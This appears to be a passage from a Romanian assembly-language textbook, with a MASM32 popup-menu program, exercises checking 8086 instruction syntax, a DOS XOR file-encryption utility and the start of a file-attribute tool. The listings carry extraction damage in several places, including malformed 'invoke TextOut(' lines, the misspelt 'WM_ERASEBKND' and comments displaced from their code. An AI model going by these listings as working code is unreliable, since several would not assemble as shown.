      TranslateMessage, DispatchMessage, PostQuitMessage, BeginPaint, EndPaint,
      GetWindowRect, GetDC, MessageBox, CreatePopupMenu, AppendMenu,
      TrackPopupMenu, DestroyWindow, DefWindowProc.
    - gdi32.inc conține funcția TextOut

includelib \masm32\lib\user32.lib

```

```

includelib \masm32\lib\kernel32.lib
includelib \masm32\lib\gdi32.lib
;bibliotecile de care funcțiile au nevoie pentru a putea fi folosite sunt de asemenea incluse.

.const
IDM_VAR1 equ 2 ;secțiunea variabilelor inițializate a căror valoare nu se va schimba
IDM_VAR2 equ 3 ;identificatorii componentelor meniuului
IDM_EXIT equ 1 ;secțiunea .const conține identificatorii componentelor meniuului, pentru a fi folosiți de către procedura care procesează mesajele primite (WndProc)

.data
ClassName db "WinClass",0 ;secțiunea variabilelor inițializate
AppName db "Popup Menu",0 ;numele clasei fereaștră
var1 db "Varianta 1",0 ;numele ferestrei
var2 db " Varianta 2",0 ;prima componentă a meniuului
exit db "Exit",0 ;a doua componentă a meniuului
text1 db "Ati ales varianta 1 din meniu",0 ;a treia componentă a meniuului
text2 db "Ati ales varianta 2 din meniu",0 ;textul afișat în fereaștră la selectarea componentei Varianta1 a meniuului
menu db "Apăsați butonul drept al mouse-ului pentru afisarea meniuului",0 ;textul afișat în fereaștră la început, înainte de selectarea unei componente a meniuului

.data?
hInstance HINSTANCE ? ;secțiunea variabilelor neinițializate
hwnd HWND ? ;identificatorul instanței programului
hdc HDC ? ;identificatorul ferestrei
wtop dd ? ;variabilă folosită pentru a reține identificatorul zonei de afișare a ferestrei obținut prin apelul funcției GetDC
wleft dd ? ;variabile folosite pentru a reține coordonatele ferestrei aplicației, returnate de către funcția GetWindowRect

.code
WinMain proc hInst:HINSTANCE, hPrevInst:HINSTANCE, CmdLine:LPSTR,
CmdShow:DWORD
local wc:WNDCLASSEX ;clasa fereaștră pe care o creăm. O astfel de clasă reprezintă schema specificațiilor pentru o fereaștră (window), definind caracteristici importante pentru o fereaștră.
local msg:MSG ;va conține mesajele pe care bucla de mesaje le captează
local hmenu:HWND ;conține identificatorul ferestrei

```

```

mov wc.cbSize, SIZEOF WNDCLASSEX ;mărimea în octeți a structurii WNDCLASSEX
mov wc.style, CS_HREDRAW or CS_VREDRAW ;stilul ferestrei create din această clasă; aici sunt combinate 2 stiluri folosind operatorul "or".
mov wc.lpfnWndProc, offset WndProc ;adresa procedurii responsabile de fereastra creată
mov wc.cbClsExtra, NULL ;numărul de octeți suplimentari alocati după structura clasei ferestrei
mov wc.cbWndExtra, NULL ;numărul de octeți suplimentari alocati după instanța ferestrei
push hInstance ;identificatorul instanței programului
pop wc.hInstance
mov wc.hbrBackground, COLOR_WINDOW+1 ;culoarea de fond a ferestrei create
mov wc.lpszMenuName, offset MenuName ;identificator implicit al meniuului ferestrei create
mov wc.lpszClassName, offset ClassName ;numele clasei ferestrei
invoke LoadIcon, NULL, IDI_APPLICATION ;funcția obține în eax identificatorul iconului ferestrei
mov wc.hIcon, eax ;identificatorul unui icon mic, asociat cu clasa fereaștră
mov wc.hIconSm, 0 ;funcția obține în eax identificatorul cursorului ferestrei
invoke LoadCursor, NULL, IDC_ARROW ;înregistrarea clasei ferestrei
mov wc.hCursor, eax
invoke RegisterClassEx, addr wc ;crearea efectivă a ferestrei este realizată prin apelul funcției CreateWindowEx; parametrii acestei funcții specifică modul de creare a ferestrei; identificatorul ferestrei va fi returnat în eax și reținut în variabila hwnd
invoke CreateWindowEx, 0, addr ClassName, addr AppName, WS_OVERLAPPEDWINDOW or WS_VISIBLE, CW_USEDEFAULT, CW_USEDEFAULT, 400, 200, NULL, NULL, hInst, NULL ;fereastra astfel creată nu va fi afișată pe ecran decât după apelul funcției ShowWindow, care primește ca și argumente identificatorul ferestrei și modul de afișare.
mov hwnd, eax
invoke ShowWindow, hwnd, SW_SHOWNORMAL
INVOKE UpdateWindow, hwnd ;funcția UpdateWindow actualizează zona ferestrei
;specificate prin identificatorul hwnd
.while TRUE
    invoke GetMessage, addr msg, NULL, 0, 0
    .break .if (!eax)
    invoke TranslateMessage, addr msg
    invoke DispatchMessage, addr msg
.endw

```

;aceasta este bucla de mesaje care verifică în mod continuu mesajele primite din partea sistemului de operare apelând funcția GetMessage. Apoi, TranslateMessage va transforma intrările de la tastatură în noi mesaje pe care le pune în coada de mesaje. DispatchMessage trimită mesajele procedurii WndProc, unde sunt procesate.

```

mov eax, msg.wParam      ;funcția returnează valoarea msg.wParam, sau 0 dacă nu s-a intrat
;în bucla de mesaje
ret                         ;revenire din funcție
WinMain endp
WndProc proc hWnd:HWND, uMsg:UINT, wParam:WPARAM, lParam:LPARAM
;în această funcție sunt procesate mesajele.
LOCAL ps:PAINTSTRUCT      ;variabilă în care funcția BeginPaint va returna informații
;necesare afișărilor în fereastră
LOCAL rect:RECT             ;variabilă în care funcția GetWindowRect va returna
;dimensiunile ferestrei aplicației
LOCAL wmenu:DWORD           ;în această variabilă locală se va reține handle-ul meniuului
;pe care îl vom afișa la apăsarea butonul din dreapta al
;mouse-ului
mov eax,uMsg                ;uMsg conține identificatorul mesajului care urmează a fi
;procesat
.iF eax==WM_DESTROY         ;mesaj trimis după ce fereastra aplicației a fost
;închisă (a fost ștearsă de pe ecran)
    invoke PostQuitMessage,NULL
;această funcție pună un mesaj WM_QUIT în coada
;de mesaje a aplicației, anunțând terminarea
;aplicației; atunci când va primi mesajul
;WM_QUIT, aplicația va ieși din bucla de mesaje
.ELSEIF eax==WM_PAINT        ;acest mesaj specifică faptul că aplicația dorește să
;facă afișări în fereastra sa
    invoke GetWindowRect,hWnd,ADDR rect
;funcția returnează în structura rect dimensiunile
;ferestrei cu identificatorul hWnd
    mov eax,rect.top
    mov wtop,eax
    mov eax,rect.left
    mov wleft,eax
    invoke BeginPaint,hWnd, ADDR ps
;această funcție pregătește fereastra pentru
;afișări, returnând în structura ps informații
;necesare afișărilor; funcția returnează în eax
;handle-ul zonei de afișare a ferestrei cu
;identificatorul hWnd
    mov hdc,eax
;identificatorul astfel obținut se reține în hdc

```

```

invoke TextOut(hdc,0,0,ADDR menu,(SIZEOF menu) -1
;afișarea șirului de caractere menu începând de la
;coordonatele 0,0
invoke EndPaint,hWnd, ADDR ps
;terminarea afișărilor în fereastra cu identificatorul
;hWnd

.ELSEIF eax==WM_MOVE
;mesaj trimis dacă poziția ferestrei pe ecran s-a
;modificat
    invoke GetWindowRect,hWnd,ADDR rect
    mov eax,rect.top
    mov wtop,eax
    mov eax,rect.left
    mov wleft,eax
.ELSEIF eax==WM_COMMAND
;mesaj trimis dacă utilizatorul a selectat o
;componentă a meniuului; putem identifica
;componenta selectată prin intermediul valorii
;parametrului wParam
    mov eax,wParam
    .IF ax==IDM_VAR1
;dacă a fost selectată componenta „Varianta 1” a
;meniuului, se va afișa în fereastră un mesaj
;corespunzător
        invoke GetDC,hWnd
        mov hdc,eax
        invoke SendMessage,hWnd,WM_ERASEBKND(hdc,0
;funcția trimite mesajul WM_ERASEBKND către
;ferestra cu identificatorul hWnd; tratarea acestui
;mesaj va avea ca și efect stergerea conținutului
;ferestrei
        invoke TextOut(hdc,0,0,ADDR text1,(SIZEOF text1) -1
;afișarea șirului de caractere text1 începând de la
;coordonatele 0,0
        invoke EndPaint,hWnd, ADDR ps
;terminarea afișărilor în fereastra cu identificatorul
;hWnd
.ELSEIF ax==IDM_VAR2
;dacă a fost selectată componenta „Varianta 2” a
;meniuului, se va proceda similar, singura diferență
;fiind faptul că se va afișa șirul de caractere text2
        invoke GetDC,hWnd
        mov hdc,eax
        invoke SendMessage,hWnd,WM_ERASEBKND(hdc,0
        invoke TextOut(hdc,0,0,ADDR text2,(SIZEOF text2) -1
        invoke EndPaint,hWnd, ADDR ps

```

```

ELSEIF ax==IDM_EXIT          ;dacă a fost selectată componenta IDM_exit, atunci
                             ;are loc închiderea ferestrei aplicației
    invoke DestroyWindow, hwnd
.ENDIF

.ELSEIF eax==WM_RBUTTONDOWN    ;mesaj trimis la apăsarea butonului din dreapta al
                             ;mouse-ului
    invoke CreatePopupMenu
    mov [wmenu],eax           ;funcția creează un meniu inițial gol
                             ;dacă crearea s-a făcut cu succes, în eax se
                             ;returnează handle-ul meniului
    mov [wmenu],eax           ;reținem în wmenu valoarea returnată
    invoke AppendMenu,wmenu, MF_STRING, IDM_VAR1, ADDR var1
                             ;adăugăm la meniu componenta „Varianta 1”
    invoke AppendMenu,wmenu, MF_STRING, IDM_VAR2, ADDR var2
                             ;adăugăm la meniu componenta „Varianta 2”
    invoke AppendMenu,wmenu, MF_STRING, IDM_EXIT, ADDR exit
                             ;adăugăm la meniu componenta „Exit”
    mov ebx,lParam             ;lParam conține coordonatele cursorului (cuvântul
                             ;mai puțin semnificativ conține coordonata x, iar
                             ;cuvântul mai semnificativ conține coordonata y)
    ;în continuare se vor calcula coordonatele meniului relativ la poziția cursorului și a
    ;ferestrei (wtop, wleft)

    mov ecx,ebx
    and ebx,0ffffh
    shr ecx,16
    add ebx,wleft
    add ecx,wtop
    add ecx,20

    invoke TrackPopupMenu,wmenu, TPM_CENTERALIGN + TPM_LEFTBUTTON, ebx,
        ecx,0,hWnd,NULL
                             ;această funcție afișează un meniu la coordonatele specificate
                             ;wmenu – handle-ul meniului pe care dorim să îl afișăm
                             ;TPM_CENTERALIGN – centrarea orizontală a meniului se va face
                             ;relativ la coordonatele specificate de parametrul ebx
                             ;TPM_LEFTBUTTON – componentele meniului vor putea fi
                             ;selectate doar prin apăsarea butonului din stânga al mouse-ului
                             ;ebx - locația orizontală a meniului
                             ;ecx - locația verticală a meniului
                             ;hWnd – identificatorul ferestrei de care aparține meniu

.ELSE

```

```

invoke DefWindowProc,hWnd,uMsg,wParam,lParam
                             ;această funcție apelează procedura implicită de
                             ;procesare a mesajelor pentru toate mesajele pe care
                             ;aplicația nu le procesează

    ret
.ENDIF
xor eax,eax
ret
WndProc endp

start:
    invoke GetModuleHandle, NULL
                             ;la începutul segmentului de cod, se obține
                             ;în eax identificatorul instanței programului
                             ;prin apelul funcției GetModuleHandle.
    mov hInstance, eax
                             ;variabila hInstance se initializează cu
                             ;identificatorul returnat de către funcția
                             ;GetModuleHandle
    invoke WinMain, hInstance, NULL, NULL, 0   ;apelul funcției WinMain
    invoke ExitProcess, eax
                             ;terminarea aplicației
end start

Pentru asamblarea și link-editarea fișierului sursă vom introduce următoarele comenzi:

\masm32\bin\ml /c /coff ex2.asm
                             ;asamblarea fișierului sursă ex2.asm, în urma căreia va rezulta fișierul ex2.obj
\masm32\bin\link /SUBSYSTEM:WINDOWS ex2.obj
                             ;link-editarea în urma căreia va rezulta executabilul ex2.exe

```

CAPITOLUL 10**PROBLEME DIVERSE****Exemplul 10.1.**

Se dă următoarea secvență de cod:


```
data segment
    ...
    a dw 1357h, 1245h, 7891h, 1234h, 5678h
    b db 13
    d dd 12345678h
    ...
data ends

code segment
start:
    ...
    mov ax, a+2          (1)
    mov dx, a+4          (2)
    mov ax, cx+1          (3)
    mov al, a             (4)
    mov ah, a+1           (5)
    lea bx, offset a      (6)
    lea bl, offset b      (7)
    mov ax,offset [bx]     (8)
    ...
    mov dx, bx            (9)
    mov dx, [bx]           (10)
    mov dx, [cx]           (11)
    mov dh, [bx]           (12)
    mov dl, [bl]           (13)
    mov dx, [bx+bp]         (14)
    mov dx:ax, ds:[bx]      (15)
    les cx, d              (16)
    les cx, a+4            (17)
    lds ax, bx             (18)
    lds ax, [bx]            (19)
    ...
code ends
end start
```

Să se analizeze linie cu linie corectitudinea (sintactică sau logică) a acțiunilor exprimate și să se precizeze efectele fiecărei linii de cod sursă corecte.

Vom analiza liniile acestui cod, indicând efectele rezultate în urma execuției codului sau vom corecta eventualele erori indicând de asemenea tipul lor (logice sau de sintaxă).

Tinând cont de reprezentarea *little-endian*, modul de reprezentare în memorie al valorilor definite în segmentul de date este:



Vom analiza acum fiecare dintre liniile numerotate din secvența dată.

- În urma execuției instrucției (1) în registrul AX va fi reținută o valoare de dimensiunea unui cuvânt care începe la adresa 'a+2' (în memorie). Având în vedere că reprezentarea în memorie a numerelor se face folosind reprezentarea '*Little endian*' (vezi reprezentarea de mai sus) în registrul AX va fi depusă valoarea 1245h.
- În linia următoare (2) situația este similară, în DX fiind depusă valoarea de tip cuvânt care începe la adresa 'a+4', deci valoarea 7891h.
- În linia (3) folosirea operatorului '+' este incorrectă. Operatorii în limbajul de asamblare nu pot fi utilizati decât cu operanzi ce pot fi determinați ca valori constante la momentul asamblării. Conținutul regiștrilor nu reprezintă valori ce pot fi evaluate în momentul asamblării, deci nici CX nu poate fi utilizat într-o expresie ce folosește operatorul '+'. Pentru a obține efectul sugerat, în locul instrucției (3) putem folosi secvența:

```
add cx, 1      ;în locul operatorului '+' folosim instrucția ADD
mov ax, cx
```

- Linia (4) va furniza eroarea de sintaxă "operand types do not match" (tipul celor doi operanzi nu este același) și anume nepotrivirea dimensiunii de reprezentare a celor doi operanzi ai instrucției mov. Operandul destinație (AL) este un octet în timp ce operandul sursă indică o valoare de tip cuvânt. Pentru a putea fi acceptată sintactic, cei doi operanzi trebuie să aibă aceeași dimensiune de reprezentare (fie octet, fie cuvânt, dublucuvântul nefiind acceptat ca operand al instrucției mov). Ca urmare,

```
mov ax, a          ;va rezulta ax:=1357h      sau
mov al, byte PTR a ;va rezulta al:=57h
```

rezintă oricare dintre ele instrucții corecte din punct de vedere sintactic. În cea de a doua situație se face conversie (nedistructivă) la tipul cerut de primul operand (octet) utilizând în acest scop operatorul 'PTR'.

- Linia (5) este similară cu cea anterioară, fiind întâlnită aceeași eroare de sintaxă. Aritmetică de pointeri "a+1" nu modifică tipul operandului sursă, acesta rămânând octet și nepotrivindu-se cu dimensiunea de reprezentare a operandului destinație ax (cuvânt). Cele două variante corecte sintactice pentru această situație sunt:

```
mov ax, a+1          ;ax:=4513h
mov ah, byte PTR a+1 ;ah:=13h
```

sau

- Linia (6) conține o instrucție de transfer al adresei (LEA), care prin definiție încarcă deplasamentul (offset-ul) operandului sursă în operandul destinație. Ca urmare, specificarea explicită a operatorului OFFSET constituie o eroare (de sintaxă). Operandul sursă în acest caz nu este o adresă de memorie aşa cum cere sintaxa instrucției LEA (*lea registru, adresa_de_memorie*), deoarece expresia "offset var_memorie" reprezintă o valoare constantă determinabilă la momentul asamblării (așa cum cere de asemenea utilizarea operatorului *offset*). Astfel, asamblorul nu poate încărca în BX "adresa (deplasamentul unei valori constante)" (așa cum s-ar traduce semantic, dacă ar putea fi acceptată sintactic instrucția *lea reg, offset var_mem*). La întâlnirea instrucției (6) va rezulta o eroare de sintaxă afișându-se mesajul "Illegal immediate" (utilizare ilegală a unei valori constante). Variante corecte pentru această instrucție:

```
i) lea bx, a      ;în registrul bx se va încărca offset-ul variabilei a
ii) mov bx, offset a ;idem
```

Cele două instrucții sunt echivalente. Cu toate acestea, instrucția 'lea' este mai puternică decât operatorul 'offset' deoarece spre deosebire de acesta din urmă permite apariția unor expresii a căror evaluare este posibilă doar la momentul execuției. Spre exemplu, instrucția

```
lea dx, [bx+v]    ;transfer adresa în DX
```

(care preia conținutul regiștrului BX interpretat drept adresa și se adună la acesta deplasamentul variabilei v, valoarea de tip adresa astfel obținută fiind transferată apoi în regiștrul DX) nu are echivalent în varianta cu operatorul offset. Pe de altă parte, spre deosebire de LEA,

```
mov dx, [bx+v]    ;transfer conținut în DX
```

preia conținutul (mai precis cuvântul) de la adresa calculată mai sus și îl transferă în regiștrul DX.

- Față de linia (6), linia (7) mai conține o eroare (tot de sintaxă): primul operand al instrucției 'lea' trebuie să fie obligatoriu un regiștru reprezentat pe 16 biți (cuvânt – iar în cazul de față avem BL – octet, deci se va semnala eroare) deoarece în acesta se va încărca offset-ul unei zone de memorie, iar deplasamentul este întotdeauna reprezentat pe 16 biți. Variantele corecte sintactice sunt și aici similare celor de mai sus:

- i) lea bx, b
- ii) mov bx, offset b

- Instrucțiunea din linia (8) va genera o eroare de sintaxă datorită folosirii incorecte a operatorului OFFSET (acesta poate fi folosit doar cu valori care adresează direct o locație de memorie). În cazul de față operandul [bx] este indexat, deci nu poate fi evaluat la momentul asamblării cum impune operatorul offset. În locul acestuia putem folosi instrucțiunea LEA care este similară ca efect intenționat și în plus nu generează eroare.

lea ax, [bx]

- Instrucțiunea de la linia (9) este corectă. În registrul dx va fi încărcată valoarea din registrul bx (dx:=bx). În acest caz se folosește un mod de adresare directă.
- Spre deosebire de instrucțiunea anterioară, la instrucțiunea (10) în registrul dx va fi încărcat un cuvânt care începe la locația de memorie (adresa) corespunzătoare valorii conținute în registrul bx. Adică, valoarea din bx este folosită ca offset (deplasament) pentru a accesa o locație de memorie, de unde se va încărca un cuvânt. De ce un cuvânt și nu un octet sau un dublucuvânt? Deoarece destinația (dx) este de dimensiune un cuvânt. În această situație s-a folosit un mod de adresare indirectă a memoriei (sursa [bx] este un operand din memorie).
- Instrucțiunea din linia (11) conține o eroare de sintaxă: operandul sursă nu are un tip valid. Deși la prima vedere situația pare similară cu cea anterioară, folosirea registrului cx în adresarea indirectă nu este permisă. Acest registru nu apare ca posibil în formula de determinare a offset-ului unui operand:

Offset_operand = [registrar_de_baza] + [registrar_index] + [const]

unde **registrar_de_baza** este bx sau bp, **registrar_index** este si sau di, iar **const** este o expresie a cărei valoare se poate determina la momentul asamblării. Prezența oricărei componente de mai sus este optională, este însă necesar ca cel puțin o componentă să fie prezentă. Deci singurii registri care au voie să apară într-o adresare indirectă sunt bx, bp, si și di. Orice apariție a altui registru decât aceștia patru va provoca o eroare de sintaxă.

- Deși la prima vedere pare incorectă în cadrul instrucțiunii mov folosirea a doi registri de tipuri diferite (dh octet și bx cuvânt), totuși instrucțiunea din linia (12) este corectă, în registrul DH fiind încărcat octetul care începe la adresa de memorie corespunzătoare valorii conținute în registrul BX. Acest lucru este posibil datorită folosirii indexate a registrului bx, adresarea indirectă făcând posibilă operarea în mod dinamic asupra datelor folosite.
- Instrucțiunea din linia (13) va genera o eroare de sintaxă. La fel ca în linia (11) sursa nu are un tip valid: registrul BL nu apare în formula de determinare a offset-ului.

Deplasamentul se exprimă pe 16 biți (deci e nevoie de un registru pe 16 biți) și nu pe 8 biți (cum este aici cazul lui BL).

- Deși în linia (14) sursa instrucțiunii mov s-ar părea că respectă formula de determinare a offset-ului, această instrucțiune va genera o eroare de sintaxă deoarece nu este corectă folosirea a doi registri de același tip în formula de determinare a offset-ului (în acest caz doi registri de bază). Aici trebuie folosit ori BX ori BP, însă nu amândoi simultan! Același lucru este valabil și pentru registri de index dacă aceștia apar: trebuie folosit fie SI fie DI, însă nu amândoi simultan!
- Si linia (15) conține o eroare de sintaxă, de această dată eroarea fiind datorată tipului invalid al operandului destinație. Instrucțiunea mov permite operarea asupra unor date de tip octet sau cuvânt, iar folosirea unui dublucuvânt ca în situația de față este incorectă. Pentru a putea încărca registrii dx și ax cu valorile dorite este necesară folosirea a două instrucțiuni mov:

```
mov ax, ds:[bx] ;transferă cuvântul de la adresa ds:bx în ax
mov dx, ds:[bx+2] ;transferă în dx următorul cuvânt de memorie
```

- Folosirea instrucțiunii LES în linia (16) transferă dublucuvântul memorat în variabila de memorie d în perechea de registri ES:CX (es:=1234h, cx=5678h). Aici se interpretează că d conține o adresă far (de aceea instrucțiunea LES face parte din categoria instrucțiunilor de transfer al adreselor, chiar dacă instrucțiunea nu pretinde ca acel dublucuvânt să fie neapărat o adresă...).
- În urma analizei instrucțiunii din linia (17) va fi generată o eroare de sintaxă, tipul celui de-al doilea operand nefiind unul valid. Instrucțiunea LES, la fel ca și LDS necesită ca operand sursă o variabilă de memorie dublucuvânt. Variabila a fiind de tip cuvânt se va genera o eroare de tip “*operands types do not match*”. Pentru a avea tipul corect de dată necesar instrucțiunii putem folosi operatorul PTR. Instrucțiunea corectă echivalentă este:

```
les cx, dword ptr a + 4 ;es:=7891h, cx:= 1234h
```

- Ca și în situația anterioară, în linia (18) vom avea din nou o eroare de sintaxă (bx nu este dublucuvânt), de această dată folosirea operatorului PTR nefiind posibilă ca alternativă, deoarece operatorul PTR nu operează asupra regiștrilor, ci numai asupra locațiilor de memorie.
- Folosirea indexată a registrului BX ca operand sursă este corectă în instrucțiunea LDS, astfel în linia (19) în DS:AX va fi încărcat un dublucuvânt care începe la locația de memorie corespunzătoare valorii deplasament conținute în registrul BX.

Exemplul 10.2. Se cere scrierea unui program de criptare a unui fișier (specificat ca parametru). Criptarea se face pe baza unei chei preluate din variabila de mediu KEYWORD, care în prealabil se va seta cu comanda:

set KEYWORD = <cheie> (de exemplu: set KEYWORD = ALA_BALA)

Valoarea acestei variabile poate fi verificată cu comanda SET (fără specificare de parametri), iar anularea se face prin reîncărcarea sistemului sau prin comanda:

set KEYWORD=

Observații: Obținerea programului executabil CODIF.COM se poate face prin:

tasm codif

tlink /t codif

unde codif.asm este numele fișierului scris în asamblare pentru rezolvarea acestei probleme.

Utilizare:

codif nume_fis.ext

Comanda acționează ca un comutator, având efectul criptării (dacă fișierul este necriptat) sau a decriptării (dacă fișierul este deja criptat).

Se pot specifica unitatea și calea. Nu sunt permise specificările generice (de genul *.pas sau fis?.exe), numele fișierului trebuind să fie complet specificat. Nu există extensie implicită. Numele fișierului nu se modifică în urma criptării.

Nu se efectuează căi, varianta criptată suprapunându-se peste cea inițială. Deci, atenție la utilizare!

Codif.asm

```
BLOCKSIZE equ 1024 ;1 bloc = 1K
PRNG_A equ 1291 ;valori cheie (aleatoare) pentru realizarea
PRNG_C equ 4286 ;conversiei
;aceste valori se pot modifica după dorință!
```

```
cod segment para public 'code'
assume cs:cod, ds:cod, ss:cod, es:cod
```

```
org 0081h
cmd_line label byte ;linia de comandă începe în PSP la această adresă
    org 0100h ;program .COM
cifr proc near
    push cs
    pop ds ;ds = cs
```

;caută în mediul DOS linia "KEYWORD = valoare" și folosește "valoare" pentru inițializarea generatorului de numere aleatoare

look_for_keyword:

```
mov ax, ds:2ch
mov es, ax
xor si, si
```

;adresa PSP a mediului DOS
;se copiază în ES
;start la offset = 0

env_test_line:

```
mov al, es:[si+1]
cmp al, 0
je key_error
xor bx, bx
```

;preia următorul octet
;este 'null' ?
;dacă da, sfârșit de mediu
;punе 0 în contor
;în bx se va afla numărul primelor caractere
;consecutive găsite identice în urma comparării pe
;șiruri
;adresa șirului de căutat

mov di, offset key_marker

env_test_byte:

```
mov al, es:[si]
inc si
mov ah, [di]
inc di
cmp al, ah
jne env_skip_line
inc bx
cmp bx, marker_len
je env_skip_equals
jmp short env_test_byte
```

;preia octet din mediu
;poinează la următorul octet
;preia octet din key_marker
;poinează la următorul octet
;compară octetii corespunzători
;în caz de nepotrivire, salt
;altfel, incrementează contor
;contor = lungimea șirului?
;dacă da, a fost identificat
;dacă nu, continuă căutarea

key_error:

```
mov dx, offset keyword_msg
jmp general_exit
```

;dacă nu a fost găsit,
;ieșire cu mesaj de eroare
;stringul curent nu este 'KEYWORD', deci avans la
;linia următoare

env_skip_line:

```
mov al, es:[si]
inc si
cmp al, 0
jne env_skip_line
jmp short env_test_line
```

;preia octet din mediu
;și avansează în șir
;este 'null' ?
;repeta până când e 'null'
;apoi testează linia următoare

;aici es:si poinează către primul octet după 'KEYWORD'
;se caută '='

```
env_skip_equals:  
    mov al, es:[si]  
    inc si  
    cmp al, 0  
    je key_error  
    cmp al, '='  
    jne env_skip_equals
```

```

env_skip_blanks:
    mov al, es:[si]           ;preia octet din mediu
    inc si                   ;si avansează
    cmp al, 0                ;e sfârșit de,șir?
    je key_error             ;dacă da, eroare
    cmp al, 20h               ;se ignoră blancurile și
    jle env_skip_blanks     ;caracterelile de control

;aici es:si pointează spre al doilea octet al șirului cheie

    dec si                  ;pentru a pointa spre primul
    mov seed, 0              ;initializare; seed = 0

```

```
make_seed_loop:  
    mov al, es:[si]          ;preia octet din mediu  
    inc si                  ;și avansează  
    cmp al, 20h              ;ignora caracterele cu codul <= 20h  
    jle read_filename  
    cmp al, 7fh              ;ieșire la întâlmirea  
    jg read_filename         ;primului octet grafic  
    xor ah, ah               ;ah = 0  
    mov cl, 3                ;prepararea variabilei  
    shl seed, cl             ;seed pentru generarea de  
    add seed, ax              ;valori aleatoare  
    jmp short make_seed_loop
```

```
name_error:  
    mov dx,offset name_msg  
    jmp general_exit ;iesire cu mesaj
```

;preluarea numelui fisierului din linia de comandă

read_filename:

push cs	
pop es	;es = cs
mov si, offset cmd_line	;adresa liniei de comanda
blanks:	
lodsb	;citește octet din linie
cmp al, 0dh	;este sfârșit de linie (EOL) ?
je name_error	;dacă da, salt la ieșire cu mesaj
cmp al, 20h	;ignoră caracterele <= 20h
jle skip_blanks	

;aici și pointează spre al doilea octet al numelui de fișier
dec si ;si = adresa numelui de fișier
push si ;salvarea acesteia

```
skip_filename:  
    lodsb          ;citeste octet din linie  
    cmp al, 20h    ;daca codul <= 20h seiese  
    jg skip_filename
```

;aici și pointează spre al doilea octet de după numele fișierului

dec si ;pentru a pointa spre primul
mov byte ptr [si], 0 ;care este modificat in 'null'

;numele fișierului a fost identificat; se apelează DOS pentru deschiderea fisierului

```
mov ax, 3d02h ;deschide fișierul pentru R/W  
pop dx ;dx = adresa numelui fișierului  
int 21h  
mov handle, ax ;salvează handle  
jnc outer_loop ;pozitionarea lui CF (carry flag)
```

```
mov dx, offset open_msg  
jmp general_exit
```

```
outer_loop:  
    mov ah, 2          ;tipărește '' la ieșire la  
    mov dl, ''         ;terminarea procesării  
    int 21h            ;fiecărui bloc  
    mov ah, 3fh         ;citește un bloc din fișier  
    mov bx, handle
```

```

mov cx, BLOCKSIZE
mov dx, offset buffer
int 21h
jc read_error
cmp ax, 0
je close_and_quit
mov byte_count, ax
mov cx, ax
mov si, offset buffer
mov di, si
mov bx, PRNG_A

inner_loop:
    mov ax, seed
    mul bx
    add ax, PRNG_C
    mov seed, ax
    lodsb
    xor al, ah
    stosb
    loop inner_loop
    mov ax, 4200h
    mov bx, handle
    mov cx, ptr_msw
    mov dx, ptr_lsw
    int 21h
    jc seek_error

    mov ah, 40h
    mov bx, handle
    mov cx, byte_count
    mov dx, offset buffer
    int 21h
    jc write_error

    mov cx, byte_count
    cmp ax, cx
    jne write_error

    cmp ax, BLOCKSIZE
    jne close_and_quit

    add ptr_lsw, BLOCKSIZE
    adc ptr_msw, 0
    jmp outer_loop

```

;dacă contorul e zero, atunci
;blocul a fost vid
;salvează valoare contor
;initializează contor pentru următorul ciclu
;si = offset sir sursă
;di = offset sir destinație
;bx = multiplicator

;utilizează ah drept cheie
;preia un octet
;il convertește
;il salvează în destinație
;repetă ciclul până când cx = 0
;poziționare la început de bloc

;scrie blocul în fișier

;sunt erori de scriere?

;dacă blocul n-a fost complet
;atunci sfârșit

;altfel, trecem la noua poziție
;și continuăm cu un alt bloc

```

write_error:
    mov dx, offset write_msg
    jmp short general_exit

read_error:
    mov dx, offset read_msg
    jmp short general_exit

seek_error:
    mov dx, offset seek_msg
    jmp short general_exit

close_and_quit:
    mov ah, 3eh ;închiderea fișierului
    mov bx, handle
    int 21h
    mov dx, offset done_msg

general_exit:
    mov ah, 9 ;tipărire mesaj cu
    int 21h ;offsetul în registrul dx
    mov ah, 4ch ;revenire în DOS
    int 21h

cifru endp

;definire valori utilizate în program

key_marker      db  'KEYWORD'
marker_len       equ  $-key_marker
done_msg         db  'Done$'
name_msg         db  'Filename error$'
open_msg          db  'Open error$'
read_msg          db  'Read error$'
seek_msg          db  'Seek error$'
write_msg         db  'Write error$'
keyword_msg       db  'Keyword error$'
ptr_msw          dw  0
ptr_lsw          dw  0
handle           dw  0
seed              dw  0
byte_count        dw  0
buffer            label byte

cod      ends
end    cifru

```

Exemplu 10.3. Utilitar de setare a atributelor fișierelor.

Sintaxa apelului:

ATRIB [+A|-A] [+S|-S] [+H|-H] [+R|-R] [unitate:] [cale] nume_fis

unde: A = Archive, S = System, H = Hidden, R = Read-Only

+ setează atributul corespunzător

- dezactivează atributul respectiv

Apelul ATRIB nume_fis afișează setarea curentă a atributelor pentru fișierul nume_fis

CSEG segment

```
assume cs:CSEG, ds:CSEG, es:CSEG, ss:CSEG
org 0080h
```

Parameter label byte ;numărul parametrilor
org 0100h ;program .COM

Entry:
jmp Begin ;punctul de intrare

;Inițialări de date:

SyntaxMsg db "Sintaxa: ATRIB [+A|-A][+S|-S][+H|-H][+R|-R]"
db "[unitate:] [cale] nume_fisier",13,10
db "Archive System Hidden Read-Only\$"

FlagErrMsg db "ATRIB: Incorrect flag\$"

FileSpecMsg db "ATRIB: Incorrect File Specification\$"

Delimiters db 9,';','=',13

FlagList db "ASHR", 20h, 04h, 02h, 01h

AllFlagList db "\$Arc \$Dir \$\$\$\$\$\$Sys \$Hid \$R-O\$"

ChangeFlag db 0

AndAttrBits db 0

OrAttrBits db 0

SearchString dw ?

AppendFileName dw ?

;Analiza liniei de comandă pentru identificarea specificării fișierului

ErrorExit:

```
mov ah, 9 ;tipărire mesaj de eroare
int 21h
```

```
mov ah, 4Ch ;încheierea execuției programului și revenire in DOS
int 21h
```

Begin:

```
mov si, 1+offset Parameter ;pointer spre sirul parametrilor
cld ;direcție de parcursere spre înainte
```

FlagSearch:

```
lodsb ;preia un octet
mov di, offset Delimiters ;se verifică este delimitator
mov cx, 5 ;verificăm 5 delimitatori
repne scasb ;analizează tot stringul
je FlagSearch ;dacă e delimitator, reia ciclul
mov dx, offset SyntaxMsg ;posibil mesaj de help
cmp al, 13 ;dacă e 'Enter', nu avem nume_fis
